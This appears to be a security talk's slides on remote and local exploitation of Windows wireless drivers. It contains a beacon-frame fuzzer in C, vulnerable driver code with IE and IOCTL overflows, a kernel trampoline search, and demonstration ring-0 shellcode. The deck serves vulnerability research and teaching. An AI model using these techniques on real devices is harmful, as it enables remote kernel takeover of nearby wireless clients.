Remote and Local Exploitation of Network Drivers

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Remote wireless LAN vulnerabilities

IEEE 802.11 Frames

- Fixed-length 802.11 MAC Header
  - Type/Subtype, e.g. Management/Beacon frame
  - Source/Destination/Access Point MAC addresses etc.

```
802.11 MAC Header
  Version:                 0   [0 Mask 0x03]
  Type:                    0x00  Management   [0]
  Subtype:                 0x1000  Beacon   [0]
Frame Control Flags:       0x00000000   [1]
                           0... .... Non-strict order
                           .0.. .... WEP Not Enabled
                           ..0. .... No More Data
                           ...0 .... Power Management - active mode
                           .... 0... This is not a Re-Transmission
                           .... .0.. Last or Unfragmented Frame
                           .... ..0. Not an Exit from the Distribution System
                           .... ...0 Not to the Distribution System

  Duration:                0  Microseconds  [2-3]
  Destination:             FF:FF:FF:FF:FF:FF  Ethernet Broadcast   [4-9]
  Source:                  00:xx:xx:xx:xx:xx  [10-15]
  BSSID:                   00:xx:xx:xx:xx:xx  [16-21]
  Seq. Number:             2570  [22-23 Mask 0xFFF0]
  Frag. Number:            0  [22 Mask 0x0F]
```

IEEE 802.11 Frames (cont'd)

- Variable-length Frame body
  - Mandatory fixed parameters: Capability Info, Auth Algorithm etc.
  - Tagged information elements (IE): SSID, Supported Rates etc.

```
typedef struct
  {
    UINT8 IE_ID;
    UINT8 IE_Length;
    UCHAR IE_Data[1];
  } IE;
```

```
SSID
  Element ID:            0   SSID   [36]
  Length:                1   [37]
  SSID:                  .   [38]

Supported Rates
  Element ID:            1   Supported Rates   [39]
  Length:                8   [40]
  Supported Rate:        1.0   (BSS Basic Rate)
  Supported Rate:        2.0   (BSS Basic Rate)
  Supported Rate:        5.5   (BSS Basic Rate)
  Supported Rate:        6.0   (Not BSS Basic Rate)
  Supported Rate:        9.0   (Not BSS Basic Rate)
  Supported Rate:        11.0   (BSS Basic Rate)
  Supported Rate:        12.0   (Not BSS Basic Rate)
  Supported Rate:        18.0   (Not BSS Basic Rate)
```

Fuzzing IEEE 802.11

- IE is a nice way for an attacker to exploit WLAN driver
  - IE Length comes right before IE data and is used in buffer processing → send unexpected length to trigger overflow
  - Maximum IE length is 0xff → enough to contain a shellcode
  - A frame can have multiple IEs → even more space for the shellcode
  - Drivers may accept and process unspecified IEs w/in the frame

- Example (Supported Rates IE in Beacon management frame):
  - **`#define NDIS_802_11_LENGTH_RATES 8`** in ntddndis.h but not everyone knows

```
Supported Rates
  Element ID:             1   Supported Rates   [39]
  Length:                 9   [40]
  Supported Rate:         1.0   (BSS Basic Rate)
  Supported Rate:         2.0   (BSS Basic Rate)
  Supported Rate:         5.5   (BSS Basic Rate)
  Supported Rate:         6.0   (Not BSS Basic Rate)
  Supported Rate:         9.0   (Not BSS Basic Rate)
  Supported Rate:         11.0   (BSS Basic Rate)
  Supported Rate:         12.0   (Not BSS Basic Rate)
  Supported Rate:         18.0   (Not BSS Basic Rate)
  Supported Rate:         18.0   (Not BSS Basic Rate)
```

IEEE 802.11 Beacon fuzzer

- Beacons are good to exploit:
  - Are processed by the driver even when not connected to any WLAN
  - Can be broadcasted to **`ff:ff:ff:ff:ff:ff`** and will be accepted by all
  - Don't need to spoof BSSID or Source MAC
  - Don't actually need a protocol (don't have to wait for target's request, don't need to match challenge/response etc.) → easy to inject
  - Support most of general IEs: SSID, Supported Rates, Extended Rates etc.
  - Quiz: Why Beacons are used in most exploits ??
- Let's fuzz a length of Supported Rates IE w/in Beacon frame:

```
unsigned char beacon_header[] =
  {
    0x80,                                   // -- Beacon frame
    0x00,                                   // -- Flags
    0x00, 0x00,                             // -- Duration
    0xff, 0xff, 0xff, 0xff, 0xff, 0xfe,     // -- Dest addr (Broadcast)
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13,     // -- Source addr
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13,     // -- BSSID
    0xc0, 0x2d,                             // -- Frame/sequence number
    0x92, 0xc1, 0xb3, 0x30,
    0x00, 0x00, 0x00, 0x00,                 // -- Timestamp
    0x64, 0x00,                             // -- Beacon interval
    0x11, 0x00,                             // -- Capability info
    0x00, 0x06,                             // -- SSID ID + Length
    'm', 'y', 'S', 'S', 'I', 'D',           // -- SSID
    0x01                                    // -- Supported Rates ID
    // -- Supported Rates will go here
};
```


```
memcpy( beacon, beacon_header, sizeof(beacon_header) );
do
  {
    beacon[ sizeof(beacon_header) ] = ie_len;
    if( ie_len ) beacon[ sizeof(beacon_header) + ie_len ] = pattern++;
    frames_cnt = BEACON_FRAMES_COUNT;
    while( frames_cnt-- )
      {
        bytes_sent = sendto( sock, beacon,
          sizeof(beacon_header) + ie_len + 1, 0, NULL, 0 );
        if( bytes_sent < 0 ) goto cleanup;
        printf( "Frame sent: total %d B, IE %d B\n", bytes_sent, ie_len );
        if( delay_usecs ) usleep( delay_usecs );
      }
  }
while( ++ie_len );
```

More advanced remote vulnerabilities

- Exploiting while STA is connecting (Association Response frame)
  - How many Beacons to send to inject payload ?? ~10000
  - How many Probe Responses to send to inject payload ?? ~1000
  - How many Association Responses to send to inject payload ?? ~50
- Injecting Association Response is less suspicious
  - STA is sending Association Request frame to an AP it's authenticated to
  - The attacker sends malformed Association Response frames ~10 per sec
  - That's enough to flood legitimate Association Response frame from the AP
  - This rate will rarely trigger an IDS alert
  - Collect all STAs connecting to WLANs (e.g. during a lunch in cafeteria ;)
- Cons of Association Response
  - STA must be authenticated => smaller time window
  - BSSID must match MAC address of AP vulnerable STA is associating with (in many cases SSID must also match)

More advanced remote vulnerabilities

- Association Response management frame



More advanced remote vulnerabilities

- Example 1: copying all Information Elements

```
#define TOTAL_IES_LEN 512
typedef struct _IES
{
  UINT16 len;
  UINT8 totalIEs[ TOTAL_IES_LEN ];
} IES, *PIES;

WIFI_STATUS parseManagementFrameIEs
   ( PIES pIEs, VOID* pFrame, UINT16 uFrameLen )
{
..
  switch( type_subtype )
    {
      case BEACON:
      case PROBE_RESPONSE:
      case ASSOCIATION_RESPONSE:
        {
          pIEs->len = uFrameLen - sizeof(ASSOCIATION_RESPONSE_HDR);
          NdisMoveMemory( pIEs->totalIEs, pFrame, pIEs->len );
        }
    }
..
}
```

MAC-PHY specifies Frame Body can be up to 2312 bytes long !!

An entire frame except the MAC and Assoc Response headers is copied into a stack buffer

Summary:

- Fuzzing only IEs is not enough
- Total frame size matters
- Space for the shellcode is drastically increased

Forget about the underflow

More advanced remote vulnerabilities

- Example 2: can shellcode be inside more than one IE ??

```
AP_INFO apInfo;
..
PAP_INFO pAPInfo = &apInfo;
while( .. )
{
  ..
  ie_id  = ((UINT8 *)pFrame)++;
  ie_len = ((UINT8 *)pFrame)++;

  switch( ie_id )
  {
    case IE_TAG_SSID:
    {
      pAPInfo->Ssid.SsidLength = ie_len;
      NdisMoveMemory( (PVOID)pAPInfo->Ssid.Ssid, pFrame, ie_len );
      pFrame += ie_len;
      break;
    }
    case IE_TAG_RATES:
    {
      pAPInfo->rates_count = ie_len;
      NdisMoveMemory( (PVOID)(&pAPInfo->rates),
                      pFrame,
                      min( ie_len, NDIS_802_11_LENGTH_RATES_EX ) );
      pFrame += ie_len;
      break;
    }
  ..
    case IE_TAG_EXTENDED_RATES:
    {
      NdisMoveMemory( (PVOID)(&pAPInfo->rates[ pAPInfo->rates_count ]),
                      pFrame,
                      min( ie_len, NDIS_802_11_LENGTH_RATES_EX -
                                   pAPInfo->rates_count ) );
      pAPInfo->rates_count += ie_len;
      pFrame += ie_len;
      break;
     }
  }
}
```

```
typedef struct _AP_INFO
  {
    ..
    NDIS_802_11_SSID ssid;
    UCHAR rates_count;
    NDIS_802_11_RATES_EX rates;
    ..
  }
AP_INFO, *PAP_INFO;
```

Vulnerability cannot be exploited by a single IE (Supported Rates or Extended Supported Rates)

- Stack buffer size is 16 bytes
- Code copies up to 16 bytes


What about **pAPInfo→rates_count** ??

- Let Rates be 17 bytes long and Extended Rates – 0xff bytes long
- Both are copied into **rates** buffer
- 16 bytes are copied to the buffer but **rates_count** is set to 17

Then parsing Extended Rates IE..

- **NdisMoveMemory** copies **min(16, 16–rates_count) = (size_t)-1** bytes

More advanced remote vulnerabilities



More advanced remote vulnerabilities

Important points:

1. Multiple Information Elements are entangled: vulnerability is triggered if both Rates and Extended Rates are present
2. An attacker can place the payload within more than one Information Element
3. Maximum payload length is NOT limited by **`0xff`** bytes

WLAN exploitation environment

To evaluate insecurity of WLAN driver the following setup is needed:

1. Injector system having any wireless driver patched for injection
   - BackTrack 2.0 Final (or older Auditor) LiveCD is very useful
   - Fuzzer: LORCON, ruby-lorcon Metasploit 3.0 extensions
   - Raw injection interface (madwifi-ng doesn't support **`rawdev`** sysctl !!):

```
#!/bin/sh
wlanconfig ath3 create wlandev wifi0 wlanmode monitor
ifconfig ath3 up
iwconfig ath3 channel 6
iwpriv ath3 mode 2
```

2. Sniffer system (WireShark)
   - Don't forget to listen on the same frequency (channel)
   - Filter only Beacons targeting specific destination NIC

```
wlan.fc.type_subtype==8 && wlan.da==00:13:13:13:13:13
```

   - Filter only Association Request/Response management frames

```
wlan.fc.type_subtype==0 || wlan.fc.type_subtype==1
```

3. System under investigation (kernel debugger + target NIC driver)

Other reference: David Maynor. *Beginner's Guide to Wireless Auditing*
http://www.securityfocus.com/infocus/1877?ref=rss

Kernel-mode payload

Harmless kernel-mode payload

- First we need to find a trampoline to redirect an execution to the shellcode
- Trampolines are the same as for user-land shellcode. In case of stack-based overflows, **`call esp/jmp esp/push esp – ret`**
- Searching for trampolines (SoftICE):

```
: mod ntos*
hMod Base     PEHeader Module Name    File Name
     804D7000 804D70E8 ntoskrnl       \WINNT\System32\ntoskrnl.exe
: S 804D7000 L ffffff ff,d4
Pattern found at 0010:804E4E27 (0000DE27)
: S 804D7000 L ffffff ff,e4
Pattern found at 0010:804E91D3 (000121D3)
```

- In kd/WinDbg/LiveKd (johnycsh,hdm,skape wrote about it):

```
kd> s nt L200000 54 c3
8064163d  54 c3 04 89 95 80 fd ff-ff 8b 04 81 89 85 5c fd  T.............\.
806b8d00  54 c3 75 bc 9d 1d d1 65-c0 dd ce 63 54 c4 13 c7  T.u....e...cT...
kd> u 8064163d
nt!WmipQuerySingleMultiple+0x132:
8064163d 54               push    esp
8064163e c3               ret
```

- For simplicity payload uses hardcoded **ntoskrnl** addresses
- To resolve addresses of necessary **ntoskrnl** functions one may use IDT vectors to get some address inside **ntoskrnl** image and search lower addresses for "MZ" signature to resolve **ntoskrnl** image base and parse its export table

Harmless kernel-mode payload: migration and execution

1. Migration stage: Drop IRQL to PASSIVE_LEVEL to allow the exploited thread to be preempted by Windows thread scheduler and avoid freezing the system upon recovery

```
; -- ntoskrnl!KeLowerIrql( PASSIVE_LEVEL );
xor cl, cl
mov eax, 0x80547a65
call eax
```

2. "Pwn the display" stage for demonstration purpose. Resets the screen and displays the string 'OWN3D' on it using native boot video driver Inbv* functions

```
; -- ntoskrnl!InbvAcquireDisplayOwnership
mov eax, 0x8052d0d3
call eax

; -- ntoskrnl!InbvResetDisplay
push 0x0
mov eax, 0x8052cf05
call eax

; -- ntoskrnl!InbvDisplayString
lea eax, [esp+0x3d]
push eax
mov eax, 0x8050b3b0
call eax
```

Harmless kernel-mode payload: recovery

3. Recovery stage: yield execution in a loop to other threads w/o freezing the system. No major performance impact on the system but the wireless will not work correctly

```
; -- ntoskrnl!DbgPrint("0WN3D“);
yield_loop:
  lea eax, [esp+0x3d]
  push eax
  mov eax, 0x80502829
  call eax
  add esp, 4

; -- ntoskrnl!ZwYieldExecution
  mov eax, 0x804ddc74
  call eax
  jmp yield_loop
```

References:

[1] Barnaby Jack. *Remote Windows Kernel Exploitation - Step Into the Ring0*
http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf

[2] bugcheck and skape. *Kernel-mode Payload on Windows.*
http://www.uninformed.org/?v=3&a=4&t=sumry

0WN3D

Local vulnerabilities in network drivers

Exploiting I/O Control codes

- I/O Control (IOCTL) codes is a common interface between miniport drivers and upper-level protocol drivers **and user applications**
- On Windows, applications call **`DeviceIoControl`** with IOCTL code of an operation that miniport driver should perform (application **controls** device using IOCTL interface)
- I/O Manager Windows executive passes major function **`IRP_MJ_DEVICE_CONTROL`** down to the driver in response to IOCTL
- IOCTL defines a method used to transfer input data to the driver and output back to application: *Buffered I/O*, *Direct I/O* and *Neither I/O*
- NDIS is a framework for drivers managing network cards (NIC)
- NDIS defines Object Identifiers (OID) for each NIC configuration or statistics that an application can query or set
- As a common communication path Device I/O Control interface represents a common way to exploit kernel if a driver fails to correctly handle IOCTL request

Exploiting I/O Control codes

- To exploit NDIS miniport driver an attacker should identify a correct OID that the driver fails to process correctly
- But in some cases **invalid** OIDs can also be exploited

```
// -- pIn and pOut point to I/O Manager SystemBuffer in Buffered I/O
pin_query_buf  = (PQUERY_IN)pIn;
pout_query_buf = (PQUERY_OUT)pOut;
oid = pInBuf->OID;

// -- copy input buffer to internal driver buffer
NdisMoveMemory( &buf, &pin_query_buf->request, in_len - sizeof(oid) );

// -- queryOID doesn't change contents of buf if OID is invalid
queryOID( oid, &buf, out_len );
```

- The driver copies unchecked contents of input buffer into the internal buffer even before validating OID


Fuzzing Device I/O Control API

So how does the IOCTL fuzzing work ??

- Find out target device name
  - enumerate objects in **`\Device`** object directory of Object Manager namespace
  - use tools such as WinObjEx (Four-F), DeviceTree (OSR) or WinObj (SysInternals)
  - NICs can also be enumerated using **`GetAdaptersInfo`**
- Generate IOCTLs
  - use **`CTL_CODE`** macro: **`DeviceType`** is known from device object
  - each device type has a set of common IOCTLs
  - proprietary IOCTLs can be generated: **`Method`** and **`Access`** are fixed, **`Function`** is in [0x800,~0x810]
- Generate OIDs for NDIS miniports
  - use OID_GEN_SUPPORTED_LIST to get supported OIDs
  - generate proprietary OIDs: 2 MSB are discovered using OID_GEN_SUPPORTED_LIST, LSB within [0..0xff]
  - or reverse driver binary to get all supported OIDs
- Generate SRBs for storage miniports (e.g. SCSI)
- Vary IN/OUT buffer sizes
  - to reduce the space vary IN/OUT buffer sizes around the size of the structure expected by the driver for certain OID and within fixed set (0, 4, 0xffffffff ..)

Discovering supported OIDs

- Discovering supported OIDs in miniport binary (2 jump tables for NDIS 802.11 general OIDs)



Content-aware IOCTL fuzzing

- Is it enough to fuzz only IN/OUT buffer sizes for each OID?
  - Sometimes yes but in many cases the fuzzer must be aware of the structures it is passing to the driver
  - Simple example: the driver may copy **`SsidLength`** bytes from **`Ssid`** into 32-byte buffer in response to **`OID_802_11_SSID`**
  - If the fuzzer sends input buffer with **`SsidLength`** ≤ 32 the overflow doesn't occur => the fuzzer should be aware of **`SsidLength`**

```
typedef struct _NDIS_802_11_SSID
  {
    ULONG   SsidLength;
    UCHAR   Ssid[NDIS_802_11_LENGTH_SSID];
  } NDIS_802_11_SSID, *PNDIS_802_11_SSID;
```

We have implemented most of the described techniques for IOCTL fuzzing in IOCTLBO driver security testing tool on Windows

Device state matters !!

1. Examples:
   - **OID_802_11_SSID**: request the wireless LAN miniport to return SSID of associated AP

     What if STA is not associated with any AP ??
   - **OID_802_11_ADD_KEY**: have STA use a new WEP key. Vulnerability is encountered when STA is associated with WEP AP

     May not be triggered if AP is Open/None or requires WPA/TKIP or WPA/CCMP or STA is not connected at all
   - **OID_802_11_BSSID_LIST**: request info about all BSSIDs detected by STA

     May not be triggered if there are no wireless LANs in the range of STA or radio is off
   - **OID_MYDRV_LOG_CURRENT_WLAN:** this proprietary OID may be used by an application to obtain debug information about associated AP

     Again, what if there is no associated AP and information about it ??
2. major 3 (un)authenticated/(un)associated states are not enough:
   - radio off
   - radio on, no wireless LAN found
   - wireless LANs found
   - authenticated to AP with Open System or WEP shared key authentication
   - associated with AP that doesn't require any encryption or requires WEP
   - associated with WPA capable AP in different stages of Robust Security Network Association (RSNA): pre-RSNA - RSNA established
   - associated with WPA capable APs requiring different cipher suites: TKIP or AES-CCMP
   - exchanged data frames (protected or not) with AP or another station

Remote exploitation of local vulnerabilities

IOCTL vulnerabilities: local or remote ??

- Ok, so IOCTL vulnerabilities are less severe than remote because they are exploited by local user-land application ?? Wrong
- IOCTLs are used to query driver for information that WLAN driver receives mostly from WLAN frames (e.g. detected BSSIDs, current SSID, rates supported by associated AP, WPA information etc.)
- So what will happen if **local** IOCTL vulnerability occurs when returning this information ??
- The vulnerability depends on the data supplied by an attacker remotely and it can be exploited **remotely**
- But an attacker needs to have a local agent that will send vulnerable OID..
- Any network management application (or a protocol driver) periodically queries NDIS miniport driver for information sending different OIDs
- These IOCTL vulnerabilities can be exploited remotely even after radio is turned off

Remote IOCTL vulnerability example

